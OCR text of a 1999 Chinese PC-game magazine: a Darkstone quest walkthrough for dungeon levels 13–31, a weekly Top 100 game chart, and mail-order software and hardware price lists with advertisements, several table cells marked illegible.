任务到这里已经可以结束了，但如果你还有兴趣得到那些武器和护身符的话，请跟我来。在第16层还有另两个毒池，投入两个解毒剂即可进入Draak的屋子（the master's room），待他离开后杀死里面的巨型蜘蛛Aracach，得到囚室的钥匙，之后你就可以拿到护身符和一件武器了（三件武器只能选择其一）。回到第13层的囚室处，用钥匙打开牢门，杀掉里面的毒蜘蛛后救出Angelique，她会找你要一个传送卷轴并借此回到丈夫那儿。现在去找Eraldus，然而他似乎并不感激你，如果你不停地问他，他会突然翻脸向你攻击。干掉他后他的妻子会变成一只狼人为丈夫报仇，杀死它将得到一把钥匙。用这把钥匙可以打开一个箱子，里面有一把剑和一些盔甲



（说明：嘻嘻，这可不是游泳池哩）

天剑

13－16层地穴

当你遇到Shadire时，他会告诉你必须在蜥蜴蛋孵化之前击毁它们，这需要天剑。

在第十三层地穴你将遇到一名囚犯，他会送给你"天符"（the celestial symbol）返回上层的地面，一块巨石挡住了获得"天剑"（the celestial sword）的去路，你会发现巨石上面有一处和天符一样的痕迹，将天符放入刻痕，巨石当即开裂，进去后找到天剑。

现在回到地穴找到蜥蜴蛋，用天剑打破这6个蜥蜴蛋。之后回去找到Shadire，他会送给你一把"天赐匕首"（the celestial dagger）

拿着匕首再次下到地穴，在第16层的一间屋子中发现一只巨大的蛇头。下面有两个底座，其中一个上面放着一块水晶，将那把匕首插入那个空着的底座即可拿到水晶



（说明：记得把匕首插入左边那个空着的底座呦，否则你永远也无法拿到水晶）

三、奥玛大陆

公主

17－20层地穴

王子Rumal和他的侍从Melchoir正在寻找公主Jasmine

在地穴中找到"闺房"（the Harem），小心过道中的魔法箭，进去会发现公主，得知巫师Kirgard施法将公主绑在柱子上。继续往地穴深处前进，直到发现受伤的Melchoir，他恳求你解救他的主人并交给你一把打开矿井的钥匙。在下一层地穴中打开矿井大门，干掉里面的鼠人后与王子交谈，王子会送给你"赦免王冠"（the Diadem of Oblivion）。回到闺房并将王冠交予公主，巫师的咒语因此失效，公主得救了，她将送给你"罗兰号角"（the Horn of Roland）。之后巫师Kirgard出现，杀死巫师并捡起他掉下的一封信

接下来有两条路线完成任务：一是直接下到第20层拿到水晶，二是先回到地面夺得罗兰的头盔。第二种方法将较轻易的完成任务，我将介绍这条路线

回到地面并找到墓地，在这儿你将找到罗兰之墓，把罗兰号角放在上面，罗兰将出现，打败罗兰后即可得到他的头盔

现在下到第20层地穴，在一间大房子里有3个巨大的骑士雕像，戴上罗兰头盔你将能够看见分散在房间里面的地雷，房间里面还有一个扳手，小心避开地雷，拉动扳手即可拿到水晶

一旦你拿到水晶，一个骷髅士兵马上就会复活，选择跑走或者战斗，视你的级别而定



（说明：建议大家最好先拿得罗兰头盔，可以省不少事哩）


青春源泉

17－20层地穴

在Argansa的屋子里你将遇到男巫Langolin，看起来Argansa的丈夫是被Draak的一些门徒抓走了，而Langolin则告诉你如果借给他"智慧水晶"（the Crystal of Wisdom）和三剂不朽泉水，他将有办法救出Argansa的丈夫。嘿嘿，可别相信他，千万不要把智慧水晶给他呀

下到地穴找到"青春源泉"（the fountain of youth），杀光这里的鬼怪之后点击源泉，你将得到一剂青春药剂和三剂不朽药剂。每服下一剂青春药剂可使你年青一岁。继续往下走，你还将得到另外一些青春药剂和不朽药剂，之后你将发现Argansa的丈夫的尸体，从他身上可以找到一本笔记

下到第20层地穴，你将再次遇到Langolin，这次他将露出其本来面目，干掉他及其同伙，使用智慧水晶得到另一块水晶



当然你也可以尝试将智慧水晶交给Langolin，一旦拿到智慧水晶后Langolin将消灭得无影无踪，并且召唤出一群鬼怪。之后你将在第20层地穴再次找到Langolin，干掉他后可取回智慧水晶（说明：必须使用智慧水晶才能拿到这块水晶）

神秘幽灵

17－20层地穴

在地穴入口处将遇到一个名叫Kolos幽灵。

在第17层的图书馆里遇到德鲁伊教徒Atenus，他提出用"长生不老药"（elixir of youth）交换"幽灵之瓶"（vial of Spirits）。现在有两种途径：一是交给Atenus一瓶生命药剂，这时他会召唤出一个烈火怪物，干掉他们两个后即可拿到幽灵之瓶。二是下到第18层可以在一间屋子前再次遇到Kolos，里面有一个瓶长生不老药，在第19层的"瓶之屋"（the vial room）里杀死medusa，可得到另两瓶长生不老药。现在回去找到Atenus，将三瓶长生不老药交给他得到幽灵之瓶

然后下到第20层地穴，你发现一块水晶放在一个底座上，当你准备去拿水晶的时候，Kolos突然出现并将水晶偷走。找到一间屋子里摆着3具棺材，Kolos就躺在中间的那个棺材里面，这时使用幽灵之瓶唤醒他并将其杀死，即拿回被偷走的水晶



（说明：醒来吧，Kolos）

三个魔鬼

21－24层地穴

任务开始于你遇到Gaetan，他说他的斧子被妖精头子Gober偷走。

来到妖精营地，杀光妖精捡到一把斧子。回去将斧子交给Gaetan，得到"魔鬼之盾"（the Shield of Demons）。下到地穴中心的"因果之路"（the Road to Reason），扳动扳手后迅速向前跑，地雷纷纷在你身后开花，然后击打魔鬼雕像得到"因果宝石"（the Gem of Reason）。

来到下一层中心的迷宫，躲开火球的攻击，击打另一尊魔鬼雕像得到"火之宝石"（the Fire Gem）。

再下一层，干掉屋里的巨大蠕虫，得到"勇之宝石"（the Gem of Courage）。小心再次出现的毒蛇。

下到第二十四层，发现一间屋内有三个拱形物，把三颗宝石放在拱形物的突起上，房门应声而开，进屋拿到魔鬼头盔，装备上魔鬼头盔和魔鬼之盾得到一块水晶。



（说明：快来拿水晶呀）

金字塔之光

21－24层地穴

任务开始于你发现三个"生命之轮"（circles of life），在旁边有一具尸体，从他身上可以找一个便条，上面写道必须为生命找到死亡作祭品。

下到地穴中的死亡之门，发现有三个传送台连在一起，围着它们转圈直到其中一个将你传送到一间小屋中，屋内有一朵"影之花"（shade flower），用相同的方法拿到另两支花。

就在地穴入口处你将发现3个刻着三角型的圆盘，分别把3支花放在每个圆盘上，然后去生命之轮，你将发现刚才那3支花已经被传送到这里，捡起这三支"生命之花"（flowers of life）回到地穴。

在第24层你将发现有3个小金字塔围着一个座金字塔，把3支生命之花分别放在每个小金字塔上，这时小金字塔的盖子会慢慢合上，大金字塔的盖子则会打开，水晶就在眼前。



（说明：水晶就在那个大金字塔里面）

该死的考验

21－24层地穴

在地穴的入口处你将遇到一个守卫，干掉他夺得一把钥匙。

在地穴第21、22和23层都有一间锁着门的房间，开门的钥匙你刚才已经拿到。每个房间内都有一个十字架，共三个：罪恶、忏悔和宽恕。留神房间地板上的长钉。

收集到三个十字架后来第24层，发现一间屋子内有一个精灵。扳动扳手打开房门后进去跟精灵交谈，将三个十字架交给精灵然后杀死它，从其尸体上找到一块水晶。



（说明：十字架就摆在桌子上，在这之前可得小心地板上的长钉！）

四、瑟克斯大陆

吸血鬼

25－28层地穴

磨坊主听到一些特殊的声音从他的磨

坊里传出来，而且他的学徒也失踪了，他恳求你前去调查一番，并给你一支火把

在磨坊里你将遇到学徒，从他口中得知吸血鬼 Luxorius 正在磨坊寻找什么东西。然而学徒曾被吸血鬼咬了一口，因此当他说完话会变成一个吸血鬼攻击你。继续前进直到你遇到一些狼人，干掉狼人后夺得一把铁锤。

回到地面找到鼠人营地，营地入口有一块巨石，用铁锤砸开巨石，干掉里面的鼠人，得到吸血鬼的权杖。

返回地穴找到两个棺材，用权杖可以打开棺材拿到里面的吸血鬼的戒指和披风，棺材被打开时会引来一群怪物。

下到第 28 层地穴找到吸血鬼的老巢，守卫看到权杖后就会放行让你进去。在里面找到 Luxorius，他会向你要回属于他的物品，随便给他一样，他会向要另二样，还没等你拿出来你就会向你发动攻击。你不仁可别怪我不义，杀死 Luxorius 后得到一块水晶。



当然你也可以不用打开那两个棺材，将权杖交给 Luxorius 并杀死它，得到水晶

（说明：可恶的吸血鬼，干掉他可以得到一块水晶）

雕像

25－28 层地穴

在地穴入口你将遇到一个名叫 Ubus 的德鲁伊人，他请求你到地穴里寻找他的兄弟。

进入地穴后不久你将遇到 Ubus 的兄弟 Aeron，他告诉你有一伙背叛的德鲁伊人计划毁掉地穴中的水晶。Aeron 会交给你一张圣弓。在另一间有四尊雕像和一道光束的屋子里，你将发现一块水晶，不过你现在还没法拿到它

接下来的三层地穴中分别有三尊雕像，用圣弓击毁它们后回到第 25 层即可拿



到那块水晶。在第 28 层有一群德鲁伊叛徒，小心点。

（说明：可怜的 Aeron，他快不行了）

神圣号码

25－28 层地穴

一位僧侣交给你一个卷轴，看过之后却不知所云。

找到 Menthall 的房子，但他的妻子告诉你他不见了！

进入地穴第 25 层，穿过迷宫后你将发现一间屋子里放着一块水晶，嘻嘻，这只是幻像而已，如果你坚持要试一下，或许可以找一些意想不到的东西。下两层情况也是如此

在第 28 层找到 Menthall 的尸体，从他身上可以找到三本笔记，合起来就是神圣号码 540。找到魔鬼雕像，面前有一个拨号盘，拨动数码为 540，得到一块水晶



（说明：咦？奇怪，难道魔鬼也玩老虎机？）

最后任务

Draak 之巢

29－31 层地穴

一旦你收集到七块水晶后就可以准备解决掉 Draak 了。

在 Draak 的巢穴入口处你将遇到 Sebastian，依照他说的将七块水晶放在七个底座的顶部，得到“时光之石”（the Time Orb）

一直下到最后一层地穴，这时地图将失效，反复利用传送点直到找到 Draak 的巢穴

开始时 Draak 会以人形与你对抗，不过他顶不了多久，最后他还变成一只巨龙。只有使用时光之石才能打败 Draak，记住时光之石只有 25 秒的攻效且只能使用一次，而 Draak 会自动补血，因此最好等到 Draak 血只剩一半时再使用时光之石。

干掉 Draak 之后 Sebastian 会再次出现并送给你一个水晶球——“星之手”（the Astral Hand）和一把钥匙。巢穴中的后墙上有一扇门，用钥匙打开门，进去可以得到大量金子

回到小镇将星之手放在黑暗秘石之上……天空放晴，万物复苏，世界又重新恢复了安宁



（说明：Draak！杀呀）

赏金任务

在游戏中有些村民会请求你帮他们找回一些东西，村民的要求是随机发生的，物品也是随机出现在地穴中。找到这些物品后交还给提出要求的村民，你将得到一些赏金。如果你已经事先找到了这些物品，你可以尝试给每个村民，直到对号入座

编辑/游骑兵

尖端 100——来自国际互联网的消息

通过互联网络的“尖端 100”，把握电脑游戏世界的脉搏已经不再是个梦想。这个每周更新一次的世界范围的投票统计特体现了全球电脑玩家的行动趋势，希望这扇世界之窗能够为您提供更多更快的信息

[互联网网址 http://www.worldcharts.com/gindex.html]

符号说明：* 新上榜 ˆ 名次上升 － 空缺 {W} 视窗版 {M} 多人游戏 {!} 精品推荐 {O} OS/2 版 {reg} 注册版

另　注：中文译名为暂译，有些游戏尚未有合适的译法，所以暂时空缺中文译名。

1999 年 9 月 20 日第 38 周

编辑/游骑兵

本周名次	上周名次	上榜周次	最高名次	英文名称	制作/发行	中文名称
1	1	38	1	Baldur's Gate {!}	Bioware/Black Isle/Interplay	博德之门
2	2	31	1	Alpha Centauri {!}	Firaxis/Electronic Arts	半人马座
3	3	29	1	Heroes of Might and Magic 3 {!}	New World/3DO	魔法门英雄无敌Ⅲ
4	4	15	2	Might and Magic 7 (For Blood and Honor) {!}	3DO	魔法门Ⅶ血统与荣耀
5	8ˆ	3	5	Command And Conquer (Tiberian Sun)	Electronic Arts	命令与征服：泰伯利亚之日
6	6	16	5	Jagged Alliance 2	Sir－Tech/TalonSoft	铁血联盟Ⅱ
7	5	43	1	Half－Life	Valve/Sierra	半条命
8	7	76	1	Starcraft/Add－on {!}	Blizzard	星际争霸/资料片
9	9	5	8	System Shock 2 {!}	Looking Glass/Electronic Arts	网路奇兵Ⅱ
10	10	7	10	Darkstone {!}	Delphine/G.O.D.	黑石传奇
11	13ˆ	12	7	Dungeon Keeper 2	Bullfrog/Electronic Arts	地下城守护者Ⅱ
12	14ˆ	73	2	Might and Magic 6 (The Mandate of Heaven) {!}	3DO	魔法门Ⅵ天堂之令
13	11	12	7	Total Annihilation (Kingdoms) {!}	Cavedog/GT	横扫千军：王国风云
14	12	27	7	RollerCoaster Tycoon	Microprose	过山车大亨
15	15	64	7	Final Fantasy 7 {!}	SquareSoft/Eidos	最终幻想Ⅶ
16	18ˆ	69	2	Unreal/Add－ons {!}	Digital Extremes/Epic/GT	虚幻世界/资料片
17	20ˆ	45	5	Railroad Tycoon 2/Add－on {!}	PopTop/G.O.D.	铁路大亨Ⅱ/资料片
18	19ˆ	50	5	Caesar 3 (Build a Better Rome) {!}	Sierra	凯撒大帝Ⅲ
19	16	43	9	Fifa 99	EA Sports	FIFA 足球 99
20	17	15	9	MechWarrior 3 {!}	Zipper/MicroProse	机甲战士Ⅲ
21	21	103	1	Total Annihilation	Cavedog/GT	横扫千军
22	25ˆ	11	22	Kingpin (Life of Crime) {!}	Xatrix/Interplay	黑街太保
23	24ˆ	5	23	Star Trek (Starfleet Command)	Interplay	星际迷航记：星舰指挥
24	23	41	6	Thief (The Dark Project) {!}	Looking Glass/Eidos	神偷：暗黑计划
25	28ˆ	13	20	Descent 3 {!}	Outrage/Tantrum/Interplay	天旋地转Ⅲ
26	22	14	14	Need for Speed (High Stakes) {!}	Electronic Arts	极品飞车：孤注一掷
27	29ˆ	24	14	Championship Manager 3 {!}	Eidos	冠军足球经理Ⅲ
28	38*	4	28	Drakan (Order Of The Flame) {!}	Surreal/Psygnosis	龙女
29	35ˆ	26	18	EverQuest {!}	Verant/989 Studios/Sony	永恒使命
30	26	46	1	Fallout 2 {!}	Black Isle/Interplay	异尘余生Ⅱ
31	27	15	14	Aliens Vs. Predator	Rebellion/Fox	异形大战掠夺者
32	31	24	11	Civilization (Call to Power)	Activision	文明：力量召唤
33	30	10	28	Hidden & Dangerous {!}	Illusion/Take 2	危机潜伏
34	32	18	29	Star Wars Episode 1 (The Phantom Menace) {!}	LucasArts	星球大战前传：鬼魅威胁
35	34	92	1	Quake 2/Add－on {!}	Id/Activision	雷神之锤Ⅱ/资料片
36	33	16	22	Midtown Madness	Angel/Microsoft	城区狂飙
37	37	10	30	Outcast	Appeal/Infogrames	流浪者
38	39ˆ	23	9	X－Wing Alliance	LucasArts	同盟铁翼
39	36	27	17	BattleCruiser 3000 AD V.2.0	Interplay	战斗巡航舰 3000 第二版
40	42ˆ	79	4	Battlezone	Activision	终极战区
41	40	43	16	Age of Empires (Rise of Rome)	Ensemble/Microsoft	帝国时代：罗马的兴起
42	41	33	13	SimCity 3000 {!}	Maxis/Electronic Arts	模拟城市 3000
43	43	13	43	ToCA 2 Touring Cars	Codemasters	ToCA2 巡回汽车赛
44	45ˆ	16	20	Star Trek (Birth of the Federation)	MicroProse/Hasbro	星际迷航记：联邦的诞生

45	70★	4	45	Discworld Noir	Perfect/GT	–
46	48˄	19	20	Rage Of Mages 2/Allods 2 (Necromancer)	Nival/Monolith	巫师之怒 II
47	50˄	51	20	NHL 99	EA Sports	NHL 冰球 99
48	47	44	19	Carmageddon 2 {!}	Stainless/SCi/Interplay	疯狂车手 II
49	46	42	13	Heretic 2	Raven/Activision	异教徒 II
50	51˄	21	26	Warzone 2100	Pumpkin/Eidos	战地 2100
51	58˄	141	1	Diablo	Blizzard	暗黑破坏神
52	60˄	43	15	Settlers 3	Blue Byte	工人物语 III
53	61˄	66	9	Descent (Freespace – The Great War)	Interplay	天旋地转:自由空间
54	59˄	13	30	Heavy Gear 2	Activision	重装机甲 II
55	56˄	17	33	Star Wars Episode 1 (Racer)	LucasArts	星球大战前传:极速飞车
56	44	100	3	Age of Empires {!}	Ensemble/Microsoft	帝国时代
57	57	47	10	Grim Fandango {!}	LucasArts/Activision	神通鬼大
58	55	6	55	Civilization 2 (Test Of Time)	MicroProse	文明 II时代考验
59	53	56	7	Rainbow Six	Red Storm	彩虹六号
60	49	56	10	Warlords 3 (Darklords Rising)	SSG/Red Orb	战神 III 黑潮风暴
61	52	6	50	X (Beyond The Frontier) {!}	EgoSoft/THQ	–
62	78˄	2	62	Nexus (The Kingdom Of The Winds)	Nexon	–
63	54	21	39	Worms Armageddon {!}	Team17/MicroProse PU	百战天虫
64	63	25	48	Superbike World Championship	Virgin/EA Sports	世界摩托车冠军赛
65	65	34	43	Close Combat 3 (The Russian Front) {!}	Microsoft	近距离作战:苏俄前线
66	62	41	33	Warhammer 40,000 (Chaos Gate)	Random/SSI/Mindscape	战锤 40000:混乱之门
67	77˄	45	26	Colin McRae Rally	Codemasters	Colin McRae 拉力赛
68	66	18	55	Grand Prix Legends	Papyrus/Sierra Sports	世纪金冠军传奇
69	64	98	19	Ultima Online/Second Age {!}	Origin/Electronic Arts	网络创世纪/第二纪
70	73˄	14	66	WCW Nitro	THQ	–
71	67	25	18	Imperialism 2	Frog City/SSI/Mindscape	帝国主义 II
72	72	45	31	Delta Force	NovaLogic	三角洲特种部队
73	68	112	4	X – Com 3 (Apocalypse) {!}	Mythos/MicroProse	幽浮 III 启示录
74	85˄	96	6	The Curse of Monkey Island {!}	LucasArts	猴岛小英雄 III 猴岛的诅咒
75	88˄	100	15	Gettysburg	Firaxis/Electronic Arts	南北大战乱世情
76	71	70	25	Galactic Civilizations Gold	Stardock	银河文明金版
77	69	37	33	Starsiege (Tribes)	Dynamix/Sierra	星际围攻
78	74	38	55	Quest for Glory 5 (Dragonfire)	SierraFX/Sierra	英雄传奇 V 巨龙之火
79	75	40	30	Falcon 4.0 {!}	MicroProse	捍卫雄鹰 IV
80	76	23	21	High Heat Baseball 2000	Team .366/3DO	火爆棒球 2000
81	79	148	2	Heroes of Might & Magic 2/add – on	New World/3DO	魔法门英雄无敌 II/资料片
82	82	147	3	Master of Orion 2 (Battle at Antares)	MicroProse	银河霸主 II
83	81	101	6	Dark Forces 2/Add – on (Jedi Knight) {!}	LucasArts	死星战将 II 杰迪骑士/资料片
84	99˄	2	84	Re – Volt	Acclaim	遥控赛车
85	89˄	37	17	Myth 2 (Soulblighter) {!}	Bungie	神话 II 勾魂使者
86	83	99	27	Panzer General 2	SSI/Mindscape	装甲元帅 II
87	87	22	60	Gruntz	Monolith	–
88	80	22	54	Lands of Lore 3 {!}	Westwood/Electronic Arts	黑暗王座 III
89	93˄	14	89	Monaco Grand Prix 2	UbiSoft	摩纳哥大奖赛 II
90	–˄	1	90	Dark Ages	Nexon	黑暗时代
91	92˄	56	30	Vangers (One for the Road)	Interactive Magic	–
92	100˄	3	91	Expendable	Rage	–
93	–˄	1	93	Seven Kingdoms 2 (The Fryhtan Wars) {!}	Enlight	七国演义 II
94	86	73	9	Rage Of Mages/Allods	Nival/Monolith	巫师之怒
95	–˄	20	28	Requiem (Avenging Angel)	Cyclone/3DO	安魂曲:复仇天使
96	–˄	1	96	NHL 2000 {!}	EA Sports	NHL 冰球 2000
97	96	5	96	Battle of Britain {!}	TalonSoft	英伦空战
98	91	147	1	Command & Conquer/Add – on (Red Alert)	Westwood	命令与征服/红色警报
99	84	51	4	Need for Speed 3 (Hot Pursuit) {!}	Electronic Arts	极品飞车 III 闪电追踪
100	97	11	92	Cricket World Cup 99	EA Sports	板球世界杯 99

捷径电脑公司 ★秋季酬宾★

特别推荐：仙剑奇侠一世纪回顾版 **28** 元/套　　邮费 5 元/套

名称	售价	名称	售价	名称	售价	名称	售价
最新游戏(预售)		北方[illegible]	80	[illegible]	80	[illegible]	15
千眼之翼+超级保镖	25	[illegible]	80	[illegible]	60	[illegible]	28
战国美少女2春风之章	60	少女梦工厂[illegible]	80	[illegible]	90	WIN98[illegible]	230
新倚天屠龙记(3CD)	49	[illegible](3CD)	60	[illegible]	40	WIN98[illegible]	350
圣少女学院	60	电子艺界		[illegible]II	40	[illegible]	120
网络之门(5CD)	190	[illegible]	140	[illegible]	30	[illegible]	120
大航海时代IV	240	[illegible]	90	[illegible]	40	[illegible]	18
自由空间(2CD)	38	地下城守护者II(中文)	150	[illegible]	40	[illegible]	10
足球万岁	50	车王争霸V	129	[illegible]	50	特价精品	
大富翁世界之旅	95	K-9阿帕奇II	159	[illegible]	90	[illegible]II	60
凯撒大帝3(中文版)	140	小鸭闯天下	60	[illegible]	50	[illegible]II	60
虚拟人生	35	黑暗王神III	180	[illegible]	50	[illegible]	60
幻想水浒传	60	模拟城市3000(中文版)	150	[illegible]	40	[illegible]II	50
航海时代之战潮	120	银河飞将IV(6CD)	98	[illegible]	80	[illegible]II	60
[illegible]龙骰	38	[illegible]	50	[illegible]III	130	[illegible]	19
烽火三国	36	[illegible]战争	130	[illegible]	60	[illegible]	19
生化危机2(中文版)	38	银河飞将V(中文版)	190	[illegible]	45	[illegible]	19
横扫千军之广阔风云	140	上帝也疯狂(中文版)	127	[illegible]	90	[illegible]	19
[illegible]	50	绝地风暴II	100	[illegible]2	110	[illegible]	19
[illegible]街头足球	36	极品飞车III	50	[illegible](中文版)	136	[illegible]	19
工人物语3	140	野鸡与乡巴佬(中文版)	75	生死之间II	90	[illegible]	19
3D弹子球：迷人之西	60	98'世界杯决战法兰西	120	情人节(双CD)	35	[illegible]	19
英雄传奇5巨龙之火	140	NBA98	100	创世纪全集	40	[illegible]传	19
星际围攻	140	FIFA98	50	[illegible]III	30	[illegible]	19
天旋地转I、II	38	NBA99	120	富甲天下II*	80	[illegible]	19
地狱门之除魔守护神	60	摩托英豪II	119	大富翁IV	60	[illegible]史	30
金山词霸II+决战朝鲜+抗日	88	摩托世界锦标赛	130	[illegible]	120	[illegible]超人	25
FIFA2000	140	F15	150	[illegible]	75	[illegible]	30
命令与征服II	159	米格29VSF16([illegible])	150	[illegible]	120	世界足球98	30
NBA2000	140	极品飞车4之孤注一掷	150	VR特警	30	[illegible]2(3CD)	50
主题公园II	140	UBI(育碧)		[illegible]	110	[illegible](2CD)	40
模拟人生	159	[illegible]	120	[illegible]	140	[illegible]	30
犯罪杀手	38	世界足球经理(中文版)	36	[illegible]2	135	[illegible]	50
智冠		魔法门七血统与荣耀	150	[illegible]	125	[illegible]97	30
风云	60	英雄无敌II	70	[illegible]	50	[illegible]	30
风色幻想	55	银河霸主	60	装甲指挥官	118	[illegible]	70
天地劫(增强版)	60	阿比逃亡记	55	工具类		[illegible]	30
攻克总司令	60	飞行军团黄金版	60	VRV杀毒套装(特价)	100	[illegible]	40
[illegible]	60	[illegible]	60	KV300	150	[illegible]	30
幻世录	60	骑士与商人	60	瑞星世纪版杀毒软件	140	[illegible]	30
鹿鼎记	60	新天地互动多媒体		[illegible]	48	[illegible]	30
[illegible]	49	古墓丽影II	120	即时汉化(标准版)	50	[illegible]	40
欢乐大航海	60	古墓丽影III	120	[illegible]	140	[illegible]	50
三国群英II	55	盟军敢死队(中文版)	118	[illegible]	90	[illegible]	30
神奇传说	60	银翼杀手(白金版6CD)	160	[illegible]	120	[illegible]模拟战	30
金庸群侠传	55	黑暗王座II	158	电脑急救专家	48	[illegible]	30
人间道	49	沙丘2000	130	东方不败	80	[illegible]	30
神雕侠侣(95版)	60	神话－堕落之神	110	东方快车2000	48	[illegible](双CD)	40
破碎虚空(4CD)	60	使命召唤(中文版)	50	[illegible]	120	[illegible]II	30
[illegible]	60	魔法师传奇(中文版)	50	金山词霸III*	48	[illegible]	35
校园水浒传	60	其它		游戏修改大师+变龙1.2	45	[illegible]	25
魔法军团	60	皇朝霸业	30	游戏攻略大王+[illegible]	25	[illegible]	30
新世纪福音战士(4CD)	120	心跳回忆+疯狂飙车	50	盟军敢死队攻略图光盘	35	英雄无敌I	19
恐龙动物园	49	便利商店	19	古墓III攻略	18	[illegible]	19
[illegible]	49	英雄无敌III(中文版)	130	沙丘2000攻略	18	[illegible]	30
深入地心	60	噩梦鬼魅(中文版)	50	[illegible]	18	[illegible]	30
水浒传之梁山好汉	60	神偷	140	英语世纪行II	390	[illegible](双CD)	40
三国志II+三国群英传I+刘备传+吞食天地II+龙腾三国+蜀汉英雄							168
星际争霸+星际争霸之母巢之战+疯狂飙车+大富翁4+心跳回忆+世纪战略							180
钢铁雄狮II+仙剑奇侠传+暗黑破坏神	138	四合一：星际争霸+魔兽争霸+暗黑破坏神+地狱火					180
三合一：魔法门VI+仙剑98+七年战争	99	四合一：三界谕II+古文明霸王传+海底游侠+剑魂					128
五合一：魔法门VI+心跳回忆+美少女梦工厂III+生死之间II+东方不败	180	PCDIY自己动手(双CD)					38

捷径教育软件专栏

名称	售价	名称	售价
小学奥林匹克竞赛版(7CD)	180	[illegible](3CD)	78
翰人教育98版软件小学(6CD)	190	[illegible](2CD)	68
翰人教育98版软件中学(6CD)	190	[illegible](2CD)	78
翰人教育98版软件高中(6CD)	190	[illegible](5CD+书)	99
趣味数学II小学奥林匹克第一集	68	[illegible]99[illegible]	28
趣味数学II小学奥林匹克第二集	78	翰人[illegible]	78
初中英语听力大全套装(5CD+书)	99	[illegible]	78
三维动画设计金典(5CD+书)	99	翰人[illegible]	78
翰人新世纪版小学第一集	78	[illegible]	110
翰人新世纪版小学第二集	78	翰人[illegible]	28
万智牌初级版[illegible]	96	[illegible]	99
[illegible]	99	[illegible]	22
万智牌中级版补充包	29	[illegible]	29

★本刊读者服务部★

硬件捷径

主板	价格	创通32位	230	显卡	价格
华基BX98	560	创通64位(简)	240	阿波罗 CL5465 AGP 4M	150
V/plus	515	创通64位(精)	320	阿波罗 TNT AGP 16M	550
达威TX/VIA	380	3.5寸软驱	价格	金彩霸 6326 AGP 8M	320
调制解调器	价格	富士通	130	小太阳 I740 8M	335
阿尔法 56K 外置(CL)	390	帝亚克(TEAC)	140	卓越 128X AGP 8M	330
阿尔法 56K 外置(RW)	500	索尼	145	卓越 TNT2 －V AGP 32M	680
阿尔法 56K 内置(RW)	280	光驱	价格	卓越 TNT2 －W AGP 32M	780
SUPER56K 外置	580	源星 40X	455	小影霸 128 2X AGP 8M	420
联想2代 56K 外	580	清华同方 40X	430	小影霸 TNT 16M AGP	595
声卡	价格	双飞燕鼠标 2D	30	小影霸 TNT2 －M AGP 32M	785
吉豪 PAR II724	150	手柄 6 键	40	小影霸 TNT2－2500 AGP 16M	1100
吉豪 PAR II4D	135	万胜 3.5 寸 10 片装	55	小影霸 TNT2－3500 AGP 32M	1780
奥斯卡 719	80	索尼 3.5 寸 10 片装	55	微机故障诊断卡	390

正版"100"——5张光盘100元，邮费10元


游戏类	电脑教育类	文化工具类	百科知识
[illegible]	编程核心剖析之图形截取篇	超级手绘图库——可爱人物篇	欧美流行音乐
[illegible]	编程核心剖析之游戏篇	超级手绘图库——校园篇	魅力兵法(男性篇)(女性篇)(2CD)
星际大战	WIN98一网通	超级手绘图库——精致人物篇	宝石——饰品与鉴定
[illegible]	实战专家 WIN NT4.0	世界百年广告招贴汇编	百家姓——姓氏文化与取名艺术
[illegible]英雄	热门软件电脑视野 1.3	装饰设计精典酒店(5CD)	玫瑰色的梦幻——白金婚纱摄影
[illegible]	热门软件电脑视野 1.4	装饰设计精典住宅(3CD)	周易与现代生活
[illegible](2CD)	Freehand 7.0 设计宝典	装饰设计精典精品店(2CD)	中国军事博物馆
[illegible]	Animator 动画特技精解	[illegible]	NBA 五十年
[illegible]	Adobe Photoshop5.0 精通篇	中国古代书法	常用中草药

邮购地址：北京市813信箱捷径电脑公司　　电话：68520836

联系人：李文东　　邮编：100037

销售地址：北京海淀阜城路8号西边平房商学院对面121车站旁

邮购者请您留下电话，以方便我们之间的联系。



学电脑、用电脑、感受电脑，请选择

电脑时空 月刊

订阅代号：2－41

《电脑时空》杂志由国家信息中心主办，是一本面向家庭、学校、办公室等广大电脑爱好者；突出实用性、知识性和娱乐性的大众化电脑月刊。

她深浅适度地推介电脑使用中的最新经验与技巧；精彩纷呈地展现与你工作、学习、生活息息相关的电脑软硬件的最新知识、最新品牌与应用。当你打算购机时，她是你的顾问；当你应用有难时，她是你的高参；当你在电脑时空中翱翔时，她又是你的挚友。

主要栏目：经验与技巧、实用软件、硬件阅兵台、网络风景线、游戏俱乐部、时空论坛、时空文苑、时空报道

《电脑时空》每月5日出版，每期100页，图文并茂，印刷精美。全年定价72元。全国各地邮局均可订阅。

地址：北京市三里河路58号《电脑时空》杂志社　邮编：100045

电话：010-68557384 68557736　http://www.cybers.com.cn　Email:oypp@mx.cei.gov.cn



新天地50元分帐游戏系列之三
《盟军敢死队:使命召唤》中文版　隆重上市

《盟军敢死队——使命召唤》是新天地去年发行并受到全国玩家一致好评的《盟军敢死队——深入敌后》之续作。它包含8个颇具挑战性的全新关卡，任务模式丰富多彩，并将有2名全新角色加入敢死队的行列。队员们不但会携带更多、更具杀伤力的新武器，而且还将灵活施展各种全新的技巧，所有这些都使游戏的策略性、灵活性提升到了全新的高度。

- 完全中文版——全中文的菜单、任务简报、过关提示，带有中文字幕的二战资料片和上手教学
- 附赠快速攻略手册——图文并茂的揭示所有任务的过关流程，帮助你早日 通关
- 更有意外的惊喜——随盘赠送即将推出的精品游戏最新资料和试玩版。

本游戏无需《盟军敢死队——深入敌后》即可运行

超值心动价：50元

EIDOS　PYRO

新天地几度与Virgin友好协商
《战地2100》　降价上市

